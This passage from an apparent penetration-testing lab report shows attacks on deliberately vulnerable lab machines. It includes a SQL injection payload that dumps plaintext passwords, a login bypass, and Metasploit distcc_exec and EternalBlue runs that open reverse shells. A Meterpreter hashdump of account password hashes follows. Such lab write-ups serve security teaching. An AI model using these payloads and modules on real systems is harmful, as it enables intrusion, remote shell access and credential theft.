

16:41
192.168.56.104/mutillida
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

192.168.56.104/mutillidae/index.php?page=user-info.php&username='+OR+1%3D1+--+&password=&user-info-php-submit-button=View+Account+Details

```
Results for . 16 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving Fools

Username=jim
Password=password
Signature=Jim Rome is Burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a cat

Username=dreveil
Password=password
Signature=Preparation H

Username=scotty
Password=password
```


Image23: Attack 3 - Hydra Login Brute-Force – Exploitation

Attack 4: DistCC Exec



```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:p
                                       ort[,type:host:port][ ... ]
   RHOSTS   192.168.56.104   yes       The target host(s), see https://doc
                                       s.metasploit.com/docs/using-metaspl
                                       oit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may
                                      be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > █
```


Image24: Attack 4 - DistCC Exec – Setting Metasploit Options



```
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may
                                      be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo njLbTeIxPNrm0U9C;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "njLbTeIxPNrm0U9C\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.104:57377) at 2025-03-14 11:20:23 -0400

█
```

Image25: Attack 4 - DistCC Exec – Remote Shell Access

Attack 5: Mutillidae Manual SQL Injection


192.168.56.104/mutillidae/index.php?page=login.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Login

Please sign-in

Name


Password

Dont have an account? Please register here

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Image26: Attack 5 - Mutillidae Manual SQL Injection – Login Page


192.168.56.104/mutillidae/index.php?page=login.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Login

Please sign-in

Name: ' OR 1=1 --


Password

Dont have an account? Please register here

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Image27: Attack 5 - Mutillidae Manual SQL Injection – SQL Command Injection on input field



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Samurai Web Testing Framework

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons


@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin


Image28: Attack 5 - Mutillidae Manual SQL Injection – Login Successful

Attack 6: EternalBlue




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Image29: Attack 6 - EternalBlue – Setting Metasploit Options



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.103:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.103:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.103:445 - The target is vulnerable.
[*] 192.168.56.103:445 - Connecting to target for exploitation.
[+] 192.168.56.103:445 - Connection established for exploitation.
[+] 192.168.56.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.103:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.56.103:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.56.103:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.56.103:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.56.103:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.56.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[+] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.103
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.103:49427) at 2025-03-10 16:53:24 -0400

meterpreter > 
```

Image30: Attack 6 - EternalBlue – Running Exploit



```
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[+] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.103
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.103:49427) at 2025-03-10 16:53:24 -0400

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
